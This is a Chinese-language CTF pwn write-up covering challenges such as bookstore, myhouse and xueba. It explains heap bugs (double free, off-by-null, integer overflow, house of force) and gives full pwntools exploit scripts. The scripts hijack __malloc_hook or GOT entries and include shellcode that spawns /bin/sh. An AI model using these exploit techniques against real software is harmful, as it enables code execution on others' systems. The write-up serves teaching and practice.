分区赛

brain-stack

> 本题是有一个全局指针指向了自己附近, 并提供了移动指针和读写功能, 那么该指针就可以修改指针本身, 使其达到任意读写的目的

```
.bss:00002035                 db    ? ;
.bss:00002036                 db    ? ;
.bss:00002037 unk_2037        db    ? ;
.bss:00002038                 public tape_ptr
.bss:00002038 ; void *tape_ptr
.bss:00002038 tape_ptr        dd ?
.bss:00002038
.bss:0000203C                 public cmd
.bss:0000203C cmd             db    ? ;
.bss:0000203C
.bss:0000203D                 db    ? ;
.bss:0000203E                 db    ? ;
.bss:0000203F                 db    ? ;
.bss:00002040                 public tape
.bss:00002040 tape            db    ? ;
.bss:00002041                 db    ? ;
.bss:00002042                 db    ? ;
.bss:00002043                 db    ? ;
```

enter description here

利用过程

1. 先让指针指向自身，leak text
2. 让指针指向全局变量cmd，leak stack
3. 让指针指向函数got表，leak libc
4. 修改 got 为 onegadget 或者 rop都可以

breakfast

> 一道很奇怪的pwn题
> 在view功能中，write的参数是我们输入的内容，并且程序没有 pie，那么可以控制其指向 got，从而 leak libc
> delete 功能中指针悬空，导致doublefree

利用过程

> view ：leak libc
> double free -- fastbin dup malloc_hook 改为 onegadget

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./breakfast')
libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)

def debugf(load=''):
    gdb.attach(p,load+'\n')

def menu(i):
    ru('5.- Exit\n')
    sl(str(i))

def new(index,size):
    menu(1)
    ru('fast\n')
    sl(str(index))
    ru('kcal.\n')
```

```
    sl(str(size))

def edit(index,content):
    menu(2)
    ru('ients\n')
    sl(str(index))
    ru('ingredients\n')
    sl(content)

def view(index):
    menu(3)
    ru('see\n')
    sl(str(index))

def delete(index):
    menu(4)
    ru('delete\n')
    sl(str(index))

new(0,66)
edit(0,p64(0x601FB8))
view(0)
line=u64(ru('1.- Cr')[0:8])
# print(hex(line))
libc_base=line-0x6f690
print(hex(libc_base))
libc.address=libc_base
malloc_hook=libc.symbols['__malloc_hook']
print(hex(malloc_hook))
# debugf()

malloc_hook_target=malloc_hook-0x23

new(1,0x60)
new(2,0x60)
delete(1)
delete(2)
delete(1)

new(1,0x60)
edit(1,p64(malloc_hook_target))
new(2,0x60)
new(3,0x60)
new(4,0x60)
one_off=0x45216
one_off=0x4526a
one_off=0xf02a4
one_off=0xf1147
one=libc_base+one_off
edit(4,'\x00'*0x13+p64(one))



p.interactive()
```

rop

> 题如其名，设置real id，effect id这些是干嘛用呢？
> 没有环境不知道

seven

> shellcode编写
> 长度限制为7，并且shellcode中每一个字符不能相同

利用点

> mmap时，由于aslr，会让有读写权限的页出现在与有读写执行权限的页的相邻低地址处，这样子就可以shellcode写入的时候出现read一些东西到 rwx_page那里，导致shellcode执行

xueba

> add 的 note结构如下
> 结构体是: name: 16bytes; inuse: 8bytes; chunk_ptr: 8bytes ---> content

```
0x555555756060: 0x000000000a333231      0x0000000000000000
0x555555756070: 0x0000000000000001      0x0000555555757420
0x555555756080: 0x0000000000000000      0x0000000000000000
0x555555756090: 0x0000000000000000      0x0000000000000000
```

enter description here

漏洞点

> strchr 是可以索引字符串末尾的 '\x00'的，这样子就刚好可以覆盖掉记录chunk是否使用的那个位置

利用过程

> 1. 先free(0x60)
> 2. malloc(0x400); 使第一步free的chunk进入smallbin
> 3. 将第一步free掉的chunk在bss上标记其是free状态的位置的写成1
> 4. leak libc
> 5. double free -- fastbin dup -- 改 malloc hook 或者 free hook 为 onegadget; 但貌似都不能成功，可能是环境问题

exp

```
#!/usr/bin/env python
from pwn import *
context(arch='i386',log_level='debug')
p=process('./xueba')#,env={'LD_PRELOAD':'./libc-2.23.so'})

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)


def new(size,name,content,sline=1):
    ru('5.Exit\n')
    sl('1')
    ru('?\n')
    sl(str(size))
    ru(':\n')
    sd(name)
    if sline:
        sl(content)
    else:
        sd(content)

def show(index):
    ru('t\n')
```

```
    sl('2')
    ru(':\n')
    sl(str(index))

def delete(index):
    ru('t\n')
    sl('3')
    ru(':\n')
    sl(str(index))

def edit(index,char1,char2):
    ru('t\n')
    sl('4')
    ru(':\n')
    sl(str(index))
    ru('?\n')
    sd(char1)
    sleep(0.1)
    sd(char2)


name_payload=('a'*0x10+'\x01').ljust(0x15,'\x00')

new(0x60,name_payload,'a')              #
new(0x20,name_payload,'a')              # 1
new(0x60,name_payload,'a')
new(0x20,name_payload,'a')
delete(0)
delete(2)
new(0x400,name_payload,'a')             # 0


edit(2,'\x00','\x01')
show(2)

ru('tent:')

libc=u64((ru('1.Add')[0:6]).ljust(8,'\x00'))
libc_base=libc-0x3c4bd8
malloc_hook=libc_base+0x3c4b10
free_hook=libc_base+0x3c67a8

one_off=0x45216
# one_off=0x4526a
one_off=0xf02a4
# one_off=0xf1147
one=libc_base+one_off
delete(3)

new(0x60,name_payload,'a')
new(0x60,name_payload,'a')
delete(2)
delete(4)
delete(3)
target=malloc_hook-0x23
free_target=free_hook-0x13

gdb.attach(p)
# add=p64(libc_base+0x85e20)+p64(libc_base+0x85a00)
add=p64(one)+p64(one)
new(0x60,name_payload,p64(target))      # 2             over with 4
new(0x60,name_payload,p64(target))      # 3
new(0x60,name_payload,'a')              # 4


new(0x60,name_payload,'\x00'*0x3+add+p64(one))
```

```
print(hex(libc_base),hex(one))
print(hex(free_hook))


p.interactive()
```

game4

> 堆溢出.

利用过程

> 堆溢出找出 overlap，从而造成 uaf
> 那么 note 的链就变成: chunk -- chunk -- unsortedbin -- chunk
> show的时候修改一个，就可以leak出堆地址
> 堆是可读可写可执行的页，写shellcode到堆中，free掉调用的堆，执行shellcode

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./ctf')

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)

def menu(i):
    ru('0. Exit\n')
    sl(str(i))

def new(name,number):
    menu(2)
    ru('Enter the name of the contact: ')
    sl(name)
    ru('Enter the phone number of the contact: ')
    sl(number)

def show():
    menu(1)

def edit(index,name,number):
    menu(3)
    ru('Enter the index of the entry: ')
    sl(str(index))
    ru('Enter the name of the contact: ')
    sl(name)
    ru('Enter the phone number of the contact: ')
    sl(number)


def delete(index):
    menu(4)
    ru('Enter the id of the entry to remove: ')
    sl(str(index))

def debugf(load=''):
    gdb.attach(p,load)
context.log_level='debug'
new('a','a')        # 1 1
new('b','b')        # 2
```

```
new('c','c')        # 3  2       hiden
new('d','d')        # 4  3


edit(1,'a','a'*0x18+p64(0xa1))

# debugf()

delete(2)

new('b','b')          # 4
# new('c','c')          # 5

phone_number_payload='b'*0x10+'b'*0x50+'b'*0x8
edit(1,'a'*0x20,phone_number_payload)

show()
ru('id: [3]\n')
heap_line=ru(']\n')
libc_line=ru(']')

lidx=heap_line.index('[')
ridx=heap_line.index(']')
heap=u64(heap_line[lidx+1:ridx].ljust(8,'\x00'))
print(hex(heap))

lidx=libc_line.index('[')
ridx=libc_line.index(']')
libc=u64(libc_line[lidx+1:ridx].ljust(8,'\x00'))
print(hex(libc))
context.arch='amd64'
shellcode='xor eax,eax;mov al,59;mov rbx,0x9968732f6e69622f;shl rbx,8;shr rbx,8;push
rbx;mov rdi,rsp;'
shellcode+='xor esi,esi;xor edx,edx;syscall'
mac=asm(shellcode)
edit(1,'a'*0x20,'b'*0x10+'b'*0x68+mac)

for i in range(len(mac)):
    if ord(mac[i])==0:
        print(hex(ord(mac[i])))

for i in range(7):
    edit(1,'a'*0x20,'b'*0x10+'b'*(0x67-i))
edit(1,'a'*0x20,'b'*0x10+'b'*0x60+p64(heap+0x18))

delete(2)

p.interactive()
```

总决赛

bookstore

程序流程

> 一道堆得菜单题
> 有 new delete show 三个功能

漏洞点

1. 在new的时候有个整数溢出，导致了堆溢出，可以完全控制堆上的所有chunk，如果输入的size是0，那么在 len-1 时会导致出现 read 非常长的字符串.

```
readn((char *)(40LL * HIDWORD(size) + 0x602060), 31);//
                                                //
puts("How long is the book name?");
_isoc99_scanf("%u", &size);
if ( (unsigned int)size > 0x50 )                // 只能是fastbin
  return puts("Too big!");
gloPtr[5 * HIDWORD(size)] = malloc((unsigned int)size);
```

enter description here

```
__int64 __fastcall readn(char *ptr, int len)
{
  __int64 result; // rax
  int v3; // eax
  char buf; // [rsp+1Bh] [rbp-5h]
  unsigned int count; // [rsp+1Ch] [rbp-4h]

  count = 0;
  while ( 1 )
  {
    result = (unsigned int)(len - 1);
    if ( (unsigned int)result <= count )
      break;
    read(0, &buf, 1uLL);                        // read 0 导致堆溢出
    result = (unsigned __int8)buf;
    if ( buf == '\n' )
      break;
    v3 = count++;
    ptr[v3] = buf;
  }
  return result;
}
```

enter description here

利用过程

第一种方法: 修改 main_arena 中的 top 指针

1. leak heap:

> malloc 两个相同大小的chunk，将它们 free 掉，malloc 回来时使用show功能，即可 leak heap

2. unlink attack:

> 由于只能最大size为0x50，是属于fastbin大小的，那么我们需要构造unlink 合并，使堆上出现一个smallbin大小的chunk，之前之后了 heap 的地址，又有个非常长的堆溢出，那么可以完全实现一个unlink attack

3. leak libc:

> 在第二步有了一个smallbin大小的chunk，它是在unsortedbin上的，分割它，malloc 出来即有 libc的地址

4. 修改 top 指针使其指向 malloc_hook - 0x10:

> 这一步有点难想到，怎么实现呢，fastbin是单链机制，例如: fastbin --> chunk1 --> chunk2-->0，将其改成 fastbin --> chunk1 --> chunk2 --> 0x21，即将chunk2的fd改为0x21，那么将 chunk1，chunk2 malloc出来之后，fastbin --> 0x21，即main_arena上就有一个合适的size来实现 fastbin_dup

5. fastbin_dup 到 main_arena:

> 这个因为很容易构造double free，所以容易实现，dup 到 main_arena 之后，即可修改top指针了，将top改到 malloc_hook - 0x10

6. 从 top_chunk malloc chunk出来, 这样子就可以修改了 malloc_hook 了.

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./bookstore')#,env={'LD_PRELOAD':'./libc_64.so'})

elf=ELF('./libc_64.so')

context(arch='amd64',os='linux',log_level='debug')

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)



def debugf(load=''):
    gdb.attach(p,load)

def menu(i):
    ru('choice:\n')
    sl(str(i))

def new(author_name,name_len,name,sline=1):
    menu(1)
    ru('name?\n')
    if sline:
        sl(author_name)
    else:
        sd(author_name)
    ru('name?\n')
    sl(str(name_len))
    ru('book?\n')
    if sline:
        sl(name)
    else:
        sd(name)

def sell(index):
    menu(2)
    ru('sell?\n')
    sl(str(index))

def read(index):
    menu(3)
    ru('sell?\n')
    sl(str(index))


new('a',0x10,'a')
new('a',0x10,'a')
sell(1)
sell(0)
new('a',0x10,'')
new('a',0x10,'a')      # 1
read(0)
ru('kname:')
heap_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x20
print(hex(heap_base))

new('a',0x10,'a')
new('a',0x10,'a')    # 3
new('a',0x10,'a')    # 4
new('a',0x10,'a')    # 5
```

```
new('a',0x20,p64(0)+'\x21')    # 6          avoid malloc consolidate

new('7',0,'')         # 7
new('8',0x20,'')         # 8

sell(0)

payload=p64(0)*2
payload+=p64(0)+p64(0x21)+p64(heap_base+0x40)+p64(heap_base+0x40)
payload+=p64(0x20)+p64(0x90)+p64(heap_base+0x20)+p64(heap_base+0x20)
payload+=(p64(0)+p64(0x21)+p64(0)+p64(0))*3
new('a',0,payload)       # 0

sell(2)

new('a',0,'')           # 2          same with 1
read(1)
read(2)
ru('kname:')

libc_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x3c4c18
elf.address=libc_base

malloc_hook=elf.symbols['__malloc_hook']
main_arena=malloc_hook+0x10

print(hex(libc_base))
print(hex(malloc_hook))
print(hex(main_arena))

sell(8)
sell(7)

payload='3'*0x10
payload+=p64(0)+p64(0x31)
payload+=p64(0x21)

new('7',0,payload)               # 7
new('8',0x20,'')                 # 8

sell(1)
sell(0)
sell(2)
target=main_arena+0x10-0x8
new('a',0,p64(target))
new('a',0,p64(target))
new('a',0,p64(target))
payload='\x00'*0x40+p64(malloc_hook-0x10)
new('a',0,payload)


new('a',0x40,'')
new('a',0x30,'')

# debugf('nb 4009D6')
one_off=0x45216
one_off=0x4526a
# one_off=0xf0274
# one_off=0xf1117
one=libc_base+one_off
new('a',0,p64(one))

# new('a',0,'a')
menu(1)
ru('name?\n')
sl('a')
```

```
ru('name?\n')
sl(str(0))

p.interactive()
```

第二种方法: fastbin dup 到栈上, 由于没开 pie, 可以实现rop

> 这个方法的难点是怎么 leak stack

1. leak heap, leak libc 和上面一样
2. leak stack:

> 没开pie, fastbin_dup到 bss, 控制bss上的全局指针, 使其指向一个叫 _environ 的指针变量, 它存在于 libc中, 它指向了栈, 这样子就可以 leak stack

3. fastbin_dup 到stack上, rop到onegadget

> 这里有点难度. 需要注意控制指针, 并且调整好onegadget的参数

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./bookstore',env={'LD_PRELOAD':'./libc_64.so'})

elf=ELF('./libc_64.so')

context(arch='amd64',os='linux',log_level='debug')

ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)

def debugf(load=''):
    gdb.attach(p,load)

def menu(i):
    ru('choice:\n')
    sl(str(i))

def new(author_name,name_len,name,sline=1,is_sleep=0):
    menu(1)
    ru('name?\n')
    if sline:
        sl(author_name)
    else:
        sd(author_name)
    ru('name?\n')
    sl(str(name_len))
    ru('book?\n')
    if sline:
        sl(name)
    else:
        sd(name)
    if is_sleep:
        sleep(2)

def sell(index):
    menu(2)
    ru('sell?\n')
    sl(str(index))
```

```
def read(index):
    menu(3)
    ru('sell?\n')
    sl(str(index))


new('\x21',0x10,'a')
new('\x21',0x10,'a')
sell(1)
sell(0)
new('\x21',0x10,'')
new('\x21',0x10,'a')      # 1
read(0)
ru('kname:')
heap_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x20
print(hex(heap_base))

new('\x21',0x10,'a')
new('\x21',0x10,'a')    # 3
new('\x21',0x10,'a')    # 4
new('\x21',0x10,'a')    # 5
new('\x21',0x20,p64(0)+'\x21')    # 6          avoid malloc consolidate

new('\x21',0,'')         # 7
new('\x21',0x20,'')         # 8

sell(0)

payload=p64(0)*2
payload+=p64(0)+p64(0x21)+p64(heap_base+0x40)+p64(heap_base+0x40)
payload+=p64(0x20)+p64(0x90)+p64(heap_base+0x20)+p64(heap_base+0x20)
payload+=(p64(0)+p64(0x21)+p64(0)+p64(0))*3
new('\x21',0,payload)

sell(2)
# raw_input('#')
new('\x21',0,'')

read(1)
read(2)
ru('kname:')

libc_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x3c4c18
elf.address=libc_base

malloc_hook=elf.symbols['__malloc_hook']
main_arena=malloc_hook+0x10

print(hex(libc_base))
print(hex(malloc_hook))
print(hex(main_arena))

bss_target=0x602058
sell(1)
sell(0)
sell(2)

new('\x21',0,p64(bss_target))           # 0
new('\x21',0,p64(bss_target))           # 1
new('\x21',0,p64(bss_target))           # 2            # xuyao bao liu


libc_environ=elf.symbols['_environ']

payload='\x00'*0x18+p64(heap_base+0x30)                    # 0
payload+=p64(0x21)+'\x00'*0x18+p64(heap_base+0x10)       # 1
```

```
payload+=p64(0x21)+'\x00'*0x18+p64(heap_base+0x30)        #  2
payload+=p64(0x21)+'\x00'*0x18+p64(libc_environ)          #  3

new('a'*20,0,payload)                           #  9
read(3)
ru('Bookname:')
stack=u64(ru('\n').strip('\n').ljust(8,'\x00'))
print('stack:  ',hex(stack))

#  ================================================
sell(0)
sell(1)
sell(2)

ret_rip=stack-0x110
stack_target=ret_rip-0x150

new('\x21',0,p64(stack_target))             #  0
new('\x21',0,p64(stack_target))             #  1
new('\x21',0,p64(stack_target))             #  2             #  xuyao  bao  liu

one_off=0x45216
one_off=0x4526a
#  one_off=0xf0274
#  one_off=0xf1117
one=one_off+libc_base

#  payload='b'*100
#  new('aaaa',0,payload,is_sleep=1)   #  10
#  debugf('nb  400A24')
menu(1)
ru('name?\n')
sl('aaaa')
ru('name?\n')
sl('0')
ru('book?\n')

print('ret  rip',hex(ret_rip))
print('stack_target',hex(stack_target))
print('stack_input_addr',hex(stack_target+0x10))

payload='b'*0xfc+p32(0)+p64(stack_target+0x10)+p64(0)+p32(0)+'\x20'+p64(one)
payload+='\x00'*0x38+p64(0)
p.send(payload)
p.send('\n')

p.interactive()
```

littlenote

> double free，改malloc_hook为onegadget无法getshell

一个失败的exp: 环境问题?

```
#!/usr/bin/env  python
from  pwn import  *
p=process('./littlenote',env={'LD_PRELOAD':'./libc.so.6'})
context.log_level='debug'

ru=lambda  s:p.recvuntil(s)
sl=lambda  s:p.sendline(s)
sd=lambda  s:p.send(s)
```

```
def menu(i):
    ru('Your choice:\n')
    sl(str(i))

def add(note,sline=1,yes_or_not=1):
    menu(1)
    ru('Enter your note\n')
    if sline:
        sl(note)
    else:
        sd(note)
    ru('note?\n')
    if yes_or_not:
        sl(str('Y'))
    else:
        sl('N')

def show(i):
    menu(2)
    ru('Which note do you want to show?\n')
    sl(str(i))

def delete(i):
    menu(3)
    ru('Which note do you want to delete?\n')
    sl(str(i))

def debugf(load=''):
    gdb.attach(p)

add('a')                                    # 0
add('a'*0x40+p64(0)+p64(0x71)+p64(0)*2,sline=0)      # 1
add('a')                                    # 2
add('a')                                    # 3
add('a')                                    # 4

delete(0)
delete(1)
delete(0)

show(0)
heap_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x70
print(hex(heap_base))
heap_target=heap_base+0xc0

add(p64(heap_target))                # 5
add('a')                             # 6
add('a')                             # 7
add(p64(0)*3+p64(0x70+0x71))         # 8
# delete(7)

delete(2)

add('')                        # 9
show(9)
a=ru('\n')
libc_base=u64(('\x00'+ru('\n').strip('\n')).ljust(8,'\x00'))-0x3c4c00
print(hex(libc_base))


delete(0)
delete(1)
delete(0)

elf=ELF('./libc.so.6')
```


```
elf.address=libc_base
malloc_hook_target=elf.symbols['__malloc_hook']-0x23

#  pause()
add(p64(malloc_hook_target))                #  10
add('a')                                    #  11
add('12')
one_off=0x45216
#  one_off=0x4526a
#  one_off=0xf0274
#  one_off=0xf1117
one=libc_base+one_off
add('\x00'*0x13+p64(one))
#  debugf('nb  a88\n')
gdb.attach(p,'nb  a88')
#  pause()
show(1)
menu(1)
p.interactive()
```

myhouse

> 这道题有点意思
> house of force

漏洞点

1. 内存泄露，owner是一个数组，并且可以使用read函数就将其填满，这样子就导致后面的那个house_name指针(指向堆得指针)可以被泄露出来



enter description here

2. 由于 num1 和 size 是可以不同的，这样就出现了一个写null漏洞

```
{
  int num; // eax
  size_t size; // [rsp+0h] [rbp-30h]
  __int64 num_1; // [rsp+8h] [rbp-28h]
  char buf[18]; // [rsp+10h] [rbp-20h]
  unsigned __int64 canary; // [rsp+28h] [rbp-8h]

  canary = __readfsqword(0x28u);
  memset(buf, 0, 0x10uLL);
  myputs("What's your name?");
  read(0, owner, 0x20uLL);
  myputs("What is the name of your house?");
  house_name = (char *)malloc(0x100uLL);
  read(0, house_name, 0x100uLL);
  myputs("What is the size of your house?");
  read(0, buf, 0xFuLL);
  num = atoi(buf);
  num_1 = num;
  size = num;
  if ( (unsigned __int64)num > 0x300000 )
  {
    do
    {
      myputs("Too large!");
      read(0, buf, 0xFuLL);
      size = atoi(buf);
    }
    while ( size > 0x300000 );                  // 无符号
  }
  house_des = (char *)malloc(size);             //
                                                //
  myputs("Give me its description:");
  read(0, house_des, size - 1);
  house_des[num_1 - 1] = 0;                     // 漏洞在这里
  return __readfsqword(0x28u) ^ canary;
}
```

enter description here

trick

> 当add的house的大小是 0x300000 时，那么mmap出来的地址是和libc相邻的，也就是到libc里面的值的偏移是一定的

利用过程

> 在输入owner的名字的时候，输入 '\xff' * 0x100，为 house of force 提供前提
> 写 null 漏洞将 libc里面main_arena的里面的top指针的低位覆盖为'\x00'，这样子，topchunk的位置就变了，并且其大小是0xffffffffffffff8
> house of force 到 bss 上
> 之后就比较简单，leak libc 然后将 atoi 的 got 改为system

exp

```
#!/usr/bin/env python
from pwn import *
p=process('./myhouse',env={'LD_PRELOAD':'./libc_64.so    '})

context(log_level='debug')
ru=lambda s:p.recvuntil(s)
sl=lambda s:p.sendline(s)
sd=lambda s:p.send(s)


def menu(i):
```

```
    ru('Your choice:\n')
    sl(str(i))

def new(size):
    menu(1)
    ru('What is the size of your room?\n')
    sl(str(size))

def edit(payload,sline=1):
    menu(2)
    ru('Make your room more shining!')
    if sline:
        sl(payload)
    else:
        sd(payload)
def show():
    menu(3)

def init(name,house_name,size,size1,description):
    ru('name?\n')
    sd(name)
    ru('house?\n')
    sd(house_name)
    ru('house?\n')
    sl(str(size))
    ru('Too large!\n')
    sl(str(size1))
    ru('Give me its description:\n')
    sl(description)

def debugf(load=''):
    gdb.attach(p,load)

init('a'*0x20,'\xff'*0x100,0x6c5b68+1,0x300000,'\xff')
show()
ru('a'*0x20)
heap=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0x10
print(hex(heap))

top=heap+0x100
print(hex(top))

target=0x6020c0
size=target-top-0x20
print(hex(top+size))

new(size)
new(0x10)
edit(p64(0x602018)+p64(0x602058),0)
show()
ru('description:\n')
libc_base=u64(ru('\n').strip('\n').ljust(8,'\x00'))-0xf7280
print(hex(libc_base))
libc=ELF('./libc_64.so')
libc.address=libc_base
system=libc.symbols['system']
edit(p64(system),0)
sleep(1)
sl('/bin/sh\x00')

p.interactive()
```

> 另外一种办法.
> 应该可以爆破一下, 貌似需要爆破 256*256 bits, 选择放弃